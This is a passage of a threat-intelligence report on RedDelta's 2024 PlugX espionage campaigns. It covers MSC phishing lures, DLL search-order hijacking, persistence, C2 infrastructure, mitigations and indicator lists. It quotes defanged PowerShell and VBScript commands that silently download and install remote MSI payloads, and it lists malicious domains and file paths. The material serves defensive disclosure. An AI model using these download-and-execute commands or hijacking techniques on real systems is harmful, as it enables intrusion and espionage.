



***Figure 8:*** *Updated RedDelta infection chain observed in May 2024 (Source: Recorded Future)*

Insikt Group identified the group using Cloudflare's geofencing capabilities for the first time to restrict downloading the latter stages of the group's infection chain to target countries — in this case, Myanmar.

### *Initial Microsoft Management Console Snap-In Control (.msc) Files*

RedDelta domains were used to stage files fetched via initial MSC samples likely distributed via spearphishing (see **Table 2**). In May 2024, the Myanmar National Cyber Security Center posted on a public malware repository that `Meeting_Invitation.msc` (sha256: 1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292) was a lure document targeting government entities. These MSC files are executed using the native Windows binary `mmc.exe` and display a console purporting to contain a lure PDF document (see **Figure 9**).

| SHA256 | File Name | Next Stage URL |
|---|---|---|
| 1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292 | `Meeting_Invitation.msc` | https[:]//versaillesinfo[.]com/brjwcabz |
| 54549745868b27f5e533a99b3c10f29bc5504d01bd0792568f2ad1569625b1fd | `240422 264-24 SOLO airfield surveys.msc` | https[:]//lifeyomi[.]com/trkziu |
| 8c9e1f17e82369d857e5bf3c41f0609b1e75fd5a4080634bc8ae7291ebe2186c | `Meeting Invitation.msc` | https[:]//lebohdc[.]com/uleuodmm |

***Table 2:*** *RedDelta Microsoft Management Console Snap-In Control (MSC) files observed in May 2024 (Source: Recorded Future)*


***Figure 9:*** *Screenshot of Microsoft Management Console Snap-In Control file sample* `Meeting_Invitation.msc` *(Source: Recorded Future)*

When the user clicks the purported PDF hyperlink, the MSC file runs a PowerShell command to download and install a remotely hosted MSI file via the command shown in **Figure 10**. This command resembles those observed in historical RedDelta LNK files described above.

```
powershell.exe -w hidden ($ceed=new-object -comobject 'WindowsInstaller.Installer');
($ceed.uilevel = 2);
($ceed.installproduct('https[:]//versaillesinfo[.]com/brjwcabz','REMOVE=ALL'));
($ceed.installproduct('https[:]//versaillesinfo[.]com/brjwcabz'))
```

***Figure 10:*** *PowerShell command executed by a `.msi` file to fetch and install a remotely staged Windows Installer file (Source: Recorded Future*

## Next Stage Windows Installer (MSI) and DLL Search Order Hijacking Chain

Upon installation, the fetched MSI file `brjwcabz.msi` (sha256: d4b9f7c167bc69471baf9e18afd924cf9583b12eee0f088c98abfc55efd77617) dropped three files:

- A legitimate executable: `inkform.exe` (sha256: 87d0abc1c305f7ce8e98dc86712f841dd491dfda1c1fba42a70d97a84c5a9c70)
- A malicious loader DLL: `FormDll.dll` (sha256: 288e79407daae7ae9483ef789d035d464cf878a611db453675ba1a2f6beb1a03)
- An encrypted payload: `inkformDB.dat` (sha256: 4ac2a633904b0da3ac471776ecbaded91e1f3a5107630fafde76868cace46051)

Following the execution of this DLL order hijacking chain, the group's customized PlugX variant is loaded into memory and uses the C2 domain *shreyaninfotech[.]com*.

In this analyzed sample, following execution, the three DLL search order hijacking files were copied to a new location to enable persistence via run registry keys. Insikt Group observed the use of multiple file paths within the same sample, which are randomly selected during each initial execution (**Figure 11**).

```
C:\Users\Admin\AppData\Roaming\.inkform\inkformDB.dat
C:\Users\Admin\AppData\Roaming\VirtualFile\inkform.exe
C:\Users\Admin\AppData\Roaming\VirtualFile\FormDll.dll
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\Intelnet\FormDll.dll
C:\Users\Public\Intelnet\inkform.exe
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\SecurityScan\FormDll.dll
C:\Users\Public\SecurityScan\inkform.exe
C:\ProgramData\.inkform\inkformDB.dat
C:\ProgramData\Intelnet\FormDll.dll
C:\ProgramData\Intelnet\inkform.exe
C:\Users\Admin\.inkform\inkformDB.dat
C:\Users\Admin\SamsungDriver\inkform.exe
C:\Users\Admin\SamsungDriver\FormDll.dll
```

***Figure 11:*** *Observed file paths used by `brjwcabz.msi`, which are randomly selected during initial execution (Source: Recorded Future)*

A new run registry key value, `inkform Update`, is also created for persistence, which executes `inkform.exe` upon user login. In addition to the use of the signed Microsoft `inkform.exe` executable for DLL search order hijacking, Insikt Group also observed the use of a second signed executable

`ExcelRepairToolboxLauncher.exe` vulnerable to DLL search order hijacking seen in this latest chain (sha256: d27c5d38c2f3e589105c797b6590116d3ec58ad0d2b998d2ea92af67b07c76b1).





***Figure 12:*** *New run registry key value "inkform Update" created for persistence (Source: Recorded Future)*

Following execution, the purported lure PDF, `Meeting_Invitation.pdf`, is also loaded in the user's PDF viewer. However, this file is intentionally corrupted and contains junk data; therefore, the PDF viewer gives an error. In another observed sample, the lure PDF contained a non-descript Zoom Meeting invitation.

## Mongolian Ministry of Defense, Myanmar, and Vietnam Targeting (August 2024)

In August 2024, Insikt Group observed renewed RedDelta activity that compromised the Mongolian Ministry of Defense and entities in Myanmar with the group's customized PlugX backdoor. The group also conducted some limited targeting in Bahrain and Ethiopia. In addition, RedDelta conducted spearphishing against the Vietnamese Ministry of Public Security; however, there were no indications of a successful compromise.

In this observed activity, the Windows Installer files all dropped a legitimate and lesser-observed Logitech executable vulnerable to DLL search order hijacking: `LDeviceDetectionHelper.exe` (sha256: 282fc12e4f36b6e2558f5dd33320385f41e72d3a90d0d3777a31ef1ba40722d6), a malicious loader DLL written in NIM, and a DAT file containing the encrypted PlugX payload.


For the first time, Insikt Group observed that the MSC files all used the GrimResource technique to execute arbitrary code in Microsoft Management Console (`mmc.exe`) files (**Table 3**).

| SHA256 | Filename | Next Stage URL |
|---|---|---|
| 00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437 | `Pg 151 vv nghi le Quoc khanh 2.9.msc` | *kxmmcdmnb[.]online* (likely geofenced to Vietnam) |
| ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5 | `Meeting invitation.msc` | https[:]//cdn7s65[.]z13[.]web.core[.]windows[.]net |
| eae187a91f97838dbb327b684d6a954beee49f522a829a1b51c1621218039040 | `BCTT 02.9 AM Final.docx.msc` | lokjopppkuimlpo[.]shop |
| d0c4eb52ea0041cab5d9e1aea17e0fe8a588879a03415f609b195cfbd69caafc | `Meeting.msc` | goclamdep[.]net |

| | | |
|---|---|---|
| 6784b646378c650a86ba4fdd4baaaf608e5ecdf171c71bb7720f83965cc8c96f | `Meeting.msc` | goclamdep[.]net |

***Table 3:*** *RedDelta Microsoft Management Console Snap-In Control (MSC) files observed in August 2024 (Source: Recorded Future)*

Recorded Future observed RedDelta using a PDF decoy document describing a Zoom meeting invite (**Figure 13**) across most of this activity.


Meeting Topic: Project Milestones Discussion
Date & Time: August 15, 2024, at 10:00 AM EDT
Join Zoom Meeting: https://zoom.us/j/1234567890

Meeting ID: 123 456 7890
Passcode: 987654

Please make sure to have Zoom installed on your device prior to the meeting. You can download Zoom from Zoom's official website if you haven't already.

If you have any questions or need further assistance, please feel free to reach out to me.

Looking forward to your participation.

***Figure 13:*** *Decoy PDF document used by RedDelta in August 2024 (Source: Recorded Future Malware Intelligence)*

In the Vietnamese targeting, the group used `Pg 151 vv nghi le Quoc khanh 2.9.msc` (sha256: 00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437; translation: "`Pg 151 etc. Quoc Khanh ceremony 2.9.msc`"), which refers to the Vietnamese National Holiday. The staging domain for this file was *kxmmcdmnb[.]online*, and RedDelta likely geofenced access to the next stage payload to victims in Vietnam.

### *PowerShell Command*

When the user clicks the MSC file, the file runs a command to download and install a remotely hosted MSI file via the command shown in **Figure 14**. In most observed cases, these were staged on RedDelta-controlled domains. However, in one instance (`Meeting invitation.msc`, sha256: ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5), the group used the Microsoft Azure cloud hosting service with the subdomain *https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net*.

```
Set wshshell = CreateObject("WindowsInstaller.Installer")
wshshell.uilevel=2
```

```
wshshell.installproduct "https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net/ver.dat",
"REMOVE=ALL"
wshshell.installproduct(https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net/ver.dat")
```

***Figure 14:*** *Command executed by MSC file to fetch and install remotely staged MSI file (Source: Strike Ready Labs)*

## Use of HTML Files and Wider Targeting (September–November 2024)

In September 2024, Insikt Group became aware of RedDelta using HTML files, disseminated by links in phishing emails, that directed the user to malicious MSC files if the user was running Windows OS. After distributing the malicious MSC via HTML file, RedDelta continued to use the same infection chain described above and also used the lesser-observed `LDeviceDetectionHelper.exe` for DLL search order hijacking. In October 2024, Insikt Group observed the group using a new legitimate executable `imecmnt.exe` (sha256: 80a7ff01de553cb099452cb9fac5762caf96c0c3cd9c5ad229739da7f2a2ca72).





***Figure 15:*** *RedDelta infection chain observed in use in September 2024 (Source: Recorded Future)*

Continuing a previously noted trend, two of the three identified MSC files used the GrimResource technique to execute arbitrary code in Microsoft Management Console (MMC) files (**Table 4**).

| SHA256 | File Name | Next Stage URL |
|---|---|---|
| c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f | `ADSOM-Plus - Meeting Programme.msc` | https[:]//elevateecom[.]com/deqcehfg |
| 397afb74746b2fe01abc63789412b38f44ceb234a278a04b85b2bb5b4e64cc8c | `Meeting Invitation.msc` | https[:]//vabercoach[.]com/ueni c |
| 49abaa2ba33af3ebde62af1979ed7a4429866f4f708e0d8e9cfffcfa7a279604 | `Meeting Procedure.msc` | https[:]//artbykathrynmorin[.]com/lczjnmum |

***Table 4:*** *RedDelta Microsoft Management Console Snap-In Control (MSC) files observed in September 2024 (Source: Recorded Future)*

In late September 2024, RedDelta sent phishing emails to Cambodian targets containing links to HTML files hosted via the Microsoft Azure service on *https://edupro4[.]z13[.]web[.]core[.]windows[.]net*.

When visited, the HTML on these pages performed operating system (OS) enumeration via the user agent. If running Windows, the user was redirected to MSC files hosted on the threat actor-controlled domain *https://xxmodkiufnsw[.]shop*. The MSC file attempted to download an additional remotely hosted MSI file on the same domain. In the activity observed, this stage was geofenced via Cloudflare to the recipient's target country, Cambodia. An example of a RedDelta HTML file that started a similar infection chain is `0b152012c1deab39c6ed7fe75a27168eaaec43ae025ee74d35c2fee2651b8902`, which communicated with RedDelta domain *kxmmcdmnb[.]online*.

Insikt Group identified multiple files used in this infection chain in September 2024 (see **Appendix A**). All MSC files observed used names associated with meeting invites or details. One file was titled `ADSOM-Plus - Meeting Programme.msc` (sha256: c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f); ADSOM-Plus likely refers to an Association of Southeast Asia Nations (ASEAN) Defence Senior Officials' Meeting.

Insikt Group identified an infection chain themed around the Microsoft Office Input Method Editor (IME), which enables users to input non-QWERTY characters. The Windows Installer (MSI) file `Adobe-Setup.msi` (sha256: 62adbe84f0f19e897df4e0573fc048272e0b537d5b34f811162b8526b9afaf32) dropped three files:

- A legitimate executable: `imecmnt.exe` (sha256: 80a7ff01de553cb099452cb9fac5762caf96c0c3cd9c5ad229739da7f2a2ca72) that Insikt had not previously observed RedDelta using
- A malicious loader DLL (sha256: 557f04c6ab6f06e11032b25bd3989209de90de898d145b2d3a56e3c9f354d884)

- An encrypted payload: `officeime.dat` (sha256: 5dae5254493df246c15e52fd246855a5d0a248f36925cecee141348112776275)

The PlugX C2 in this infection chain was *116.206.178[.]67*. RedDelta also recently used DLL sideloading of the legitimate executable `imecmnt.exe` to load ShadowPad in an espionage operation targeting Southeast Asian government entities.

Insikt Group observed an IP address associated with the Communist Party of Vietnam communicating with PlugX C2 *103.238.227[.]183* in November 2024. Additionally, from September to December 2024, Insikt Group identified communications between RedDelta PlugX servers *103.238.227[.]183* and *103.238.225[.]248*, as well as unattributable IP addresses in Myanmar, Malaysia, Japan, the United States, Ethiopia, Brazil, Australia, and India.





***Figure 16:*** *The Communist Party of Vietnam IP address geolocates near the Central Office of the Communist Party of Vietnam (Vietnamese: "Văn phòng Trung ương Đảng Cộng sản") in Hanoi, Vietnam (Source: Google Maps)*

## RedDelta Administration Servers

From August to December 2024, Insikt Group identified ten RedDelta administration servers communicating with known RedDelta C2s *103.238.227[.]183* and *103.238.225[.]248* on port TCP 5000 (**Table 5**). These IPs are all registered to China Unicom Henan province, suggesting the threat actor may be operating out of Henan province.

| IP Address |
| --- |
| 115.61.168[.]143 |
| 115.61.168[.]170 |
| 115.61.168[.]229 |
| 115.61.169[.]139 |
| 115.61.170[.]105 |
| 115.61.170[.]70 |
| 182.114.108[.]91 |
| 182.114.108[.]93 |
| 182.114.110[.]11 |
| 182.114.110[.]170 |

***Table 5:*** *Likely RedDelta administration servers observed communicating with RedDelta C2s 103.238.227[.]183 and 103.238.225[.]248 (Source: Recorded Future)*

## Mitigations

Users should conduct the following measures to detect and mitigate observed TTPs associated with RedDelta activity:

- Deploy the YARA and Sigma rules written by Insikt Group, detailed in **Appendix C**, to detect RedDelta MSI, DLL, and LNK files.
- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking illicit connection attempts from — the external IP addresses and domains listed in **Appendix A**.
- Keep all software and applications up to date, particularly operating systems, antivirus software, and core system utilities.
- Filter email correspondence and scrutinize attachments for malware.
- Make regular backups of your system and store the backups offline, preferably offsite so data cannot be accessed via the network.
- Adhere to strict compartmentalization of company-sensitive data. In particular, look at which data anyone with access to an employee account or device would have access to (for example, through device or account takeover via phishing).
- Strongly consider instituting role-based access, limiting company-wide data access, and restricting access to sensitive data.
- Employ host-based controls; one of the best defenses and warning signals to thwart attacks is to conduct client-based host logging and intrusion detection capabilities.
- Disable basic and legacy authentication where possible, as these can allow attackers to bypass in-place security measures.
- Implement basic incident response and detection deployments and controls, such as network IDS, NetFlow collection, host logging, and web proxy, alongside manual monitoring of detection sources.
- Practice network segmentation and ensure special protections exist for sensitive information, such as multifactor authentication and extremely restricted access and storage on systems only accessible via an internal network.
- Recorded Future Third-Party Intelligence module users can monitor real-time output to identify suspected targeted intrusion activity involving key vendors and partners within physical, network, and software supply chains.
- By monitoring Malicious Traffic Analysis (MTA), Recorded Future customers can alert on and proactively monitor infrastructure that may be involved in notable communication to known RedDelta command-and-control (C2) IP addresses.
- Install the Recorded Future Threat Intelligence Browser Extension to get instant access to threat intelligence from any web-based resource. This extension enables users to process alerts faster within their security information and event management (SIEM) and prioritize vulnerabilities for patching.
- Review public guidance on mitigating common TTPs used by Chinese state-sponsored groups (1, 2, 3, 4). Review Insikt Group's report "Charting China's Climb as a Leading Global Cyber

Power" for trends and recommendations for mitigating Chinese advanced persistent threat (APT) activity more broadly.

## Outlook

Insikt Group anticipates that RedDelta will continue to target organizations worldwide with their customized PlugX backdoor, focusing on Southeast Asia and China's periphery (Mongolia and Taiwan). RedDelta will likely continue to target governments, religious organizations, NGOs, and activists. As demonstrated in this report, RedDelta has continually evolved its infection chain and is anticipated to continue doing so in the future in close proximity to or in anticipation of major geopolitical developments.

# Appendix A — Indicators of Compromise

**Domains**

abecopiers[.]com
alicevivianny[.]com
aljazddra[.]com
alphadawgrecords[.]com
alvinclayman[.]com
antioxidantsnews[.]com
armzrace[.]com
artbykathrynmorin[.]com
atasensors[.]com
bkller[.]com
bonuscuk[.]com
bramjtop[.]com
buyinginfo[.]org
calgarycarfinancing[.]com
comparetextbook[.]com
conflictaslesson[.]com
councilofwizards[.]com
crappienews[.]com
createcopilot[.]com
cuanhuaanbinh[.]com
dmfarmnews[.]com
electrictulsa[.]com
elevateecom[.]com
epsross[.]com
erpdown[.]com
estmongolia[.]com
financialextremed[.]com
finasterideanswers[.]com
flaworkcomp[.]com
flfprlkgpppg[.]shop
getfiledown[.]com
getupdates[.]net
glassdoog[.]org
globaleyenews[.]com
goclamdep[.]net
goodrapp[.]com
gulfesolutions[.]com
hajjnewsbd[.]com
hisnhershealthynhappy[.]com
homeimageidea[.]com
howtotopics[.]com
importsmall[.]com
indiinfo[.]com

infotechtelecom[.]com
inhller[.]com
instalaymantiene[.]com
iplanforamerica[.]com
irprofiles[.]com
itduniversity[.]com
ivibers[.]com
jorzineonline[.]com
kelownahomerenovations[.]com
kentscaffolders[.]com
kerrvillehomeschoolers[.]com
kxmmcdmnb[.]online
lebohdc[.]com
linkonmarketing[.]com
loginge[.]com
lokjopppkuimlpo[.]shop
londonisthereason[.]com
looksnews[.]com
maineasce[.]com
meetviberapi[.]com
mexicoglobaluniversity[.]com
mobilefiledownload[.]com
mojhaloton[.]com
mongolianshipregistrar[.]com
mrytlebeachinfo[.]com
myynzl[.]com
newslandtoday[.]net
normalverkehr[.]com
nymsportsmen[.]com
oncalltechnical[.]com
onmnews[.]com
pgfabrics[.]com
pinaylizzie[.]com
profilepimpz[.]com
quickoffice360[.]com
redactnews[.]com
reformporta[.]com
richwoodgrill[.]com
riversidebreakingnews[.]com
rpcgenetics[.]com
sangkayrealnews[.]com
shreyaninfotech[.]com
smldatacenter[.]com
spencerinfo[.]net
starlightstar[.]com
tasensors[.]com
techoilproducts[.]com

thelocaltribe[.]com
tigermm[.]com
tigernewsmedia[.]com
tophooks[.]org
truckingaccidentattorneyblog[.]com
truff-evadee[.]com
tychonews[.]com
unixhonpo[.]com
usedownload[.]com
vanessalove[.]com
versaillesinfo[.]com
vopaklatinamerica[.]com
windowsfiledownload[.]com
xxmodkiufnsw[.]shop
365officemail[.]com
7gzi[.]com

**Additional Staging Domains**
https[:]//getfiledown[.]com/utdkt
https[:]//versaillesinfo[.]com/brjwcabz
https[:]//lifeyomi[.]com/trkziu
https[:]//lebohdc[.]com/uleuodmm
https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net
https[:]//edupro4[.]z13[.]web[.]core[.]windows[.]net
https[:]//elevateecom[.]com/deqcehfg
https[:]//vabercoach[.]com/uenic
